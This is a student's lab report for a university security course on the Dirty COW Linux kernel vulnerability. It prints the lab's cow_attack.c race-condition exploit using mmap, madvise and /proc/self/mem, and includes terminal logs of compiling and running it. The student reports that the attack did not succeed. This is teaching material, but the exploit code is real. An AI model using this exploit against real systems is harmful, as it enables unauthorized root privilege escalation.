CSCI 401

Lab - 7

Prof. Kadri Brogi

March 27, 2020

Emranul Hakim


23467834

Dirty Cow Lab

Dirty Cow is an interesting lab. The dirty cow vulnerability is an ancient vulnerability. It existed in Linux kernel since 2007. It was discovered and exploited in October 2016. Dirty cow vulnerability allows a normal user on a system to perform privilege escalation and become the root.

Task 1: Modify a Dummy Read-Only File

Task 2.1 Create a Dummy File




```
[12/06/19]seed@VM:~$ sudo touch /zzz
[sudo] password for seed:
[12/06/19]seed@VM:~$ sudo chown 644 /zzz
[12/06/19]seed@VM:~$ sudo gedit /zzz

(gedit:26747): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedeskt
op.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided
 by any .service files

** (gedit:26747): WARNING **: Set document metadata failed: Setting attribute me
tadata::gedit-spell-enabled not supported

** (gedit:26747): WARNING **: Set document metadata failed: Setting attribute me
tadata::gedit-encoding not supported
^C
[12/06/19]seed@VM:~$ cat /zzz
Dirty cow attack
[12/06/19]seed@VM:~$ ls -l /zzz
-rw-r--r-- 1 644 root 18 Dec  6 01:35 /zzz
[12/06/19]seed@VM:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
[12/06/19]seed@VM:~$ 
```

Explanation:


I have created a file zzz by using touch command. Root have privilege of read and write, & other user can only read the file, but cannot write of execute the file. Through gedit, we wrote something in the file. We use cat command to see the content of the file which shows “Dirty cow attack”. Then you used ls -l command to see the file information. We tried to write 999999 in zzz file by using echo command, but permission denied because normal user cannot edit or modify the file.

Task 2.2 & 2.3 & 2.4

Here is the code cow_attack.c given by the lab.



```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;
  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);
 // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
 file_size = st.st_size;
 map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);
```



```c
  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;


  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```


Explanation:

- **f=open("/zzz", O_RDONLY)**: It will open the file that we want to write to.
- **map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0)**: Mmap is used to create a new mapped memory segment in the current process. Mmap does not copy the whole content of the file into the memory. Mmap map the file into the memory. This is useful and efficient because we don't need a huge amount of RAM to copy the file. We can directly read from the disk.
- **MAP_PRIVATE:** It create a private copy-on-write mapping. Copy_on-Write means if I want to write to this memory segment, I have to create a copy of it. Even though the file is only reading, because of private mapping we can write to a copy of it.


- pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

here is two thread which will run parallel. First one is madvise Thread and second one is write Thread.

Task.5 – Launch the Attack



```
[12/06/19]seed@VM:~$ gcc cow_attack.c -lpthread
cow_attack.c: In function ‘writeThread’:
cow_attack.c:46:5: warning: implicit declaration of function ‘lseek’ [-Wimplicit
-function-declaration]
     lseek(f, offset, SEEK_SET);
     ^
cow_attack.c:48:5: warning: implicit declaration of function ‘write’ [-Wimplicit
-function-declaration]
     write(f, content, strlen(content));
     ^
[12/06/19]seed@VM:~$ a.out
^C
[12/06/19]seed@VM:~$ gcc cow_attack.c -lpthread
cow_attack.c: In function ‘writeThread’:
```



```
[12/06/19]seed@VM:~$ gcc cow_attack.c -lpthread
[12/06/19]seed@VM:~$ a.out
^C
```

Explanation:

I run the cow_attack.c code, but it gave me a few warnings, So I tried second times, and it did not give any warning this time. Even though I have tried multiples times, attack was not successful. If Attack was successful, it would have written on the file.

Summary:

Dirty Cow works by creating a race condition in a way the Linux kernel's memory subsystem handles copy-on-write damage of private read-only memory mapping. This race condition can allow an unprivileged user to gain write access to read-only memory file and increase their privileges on the system.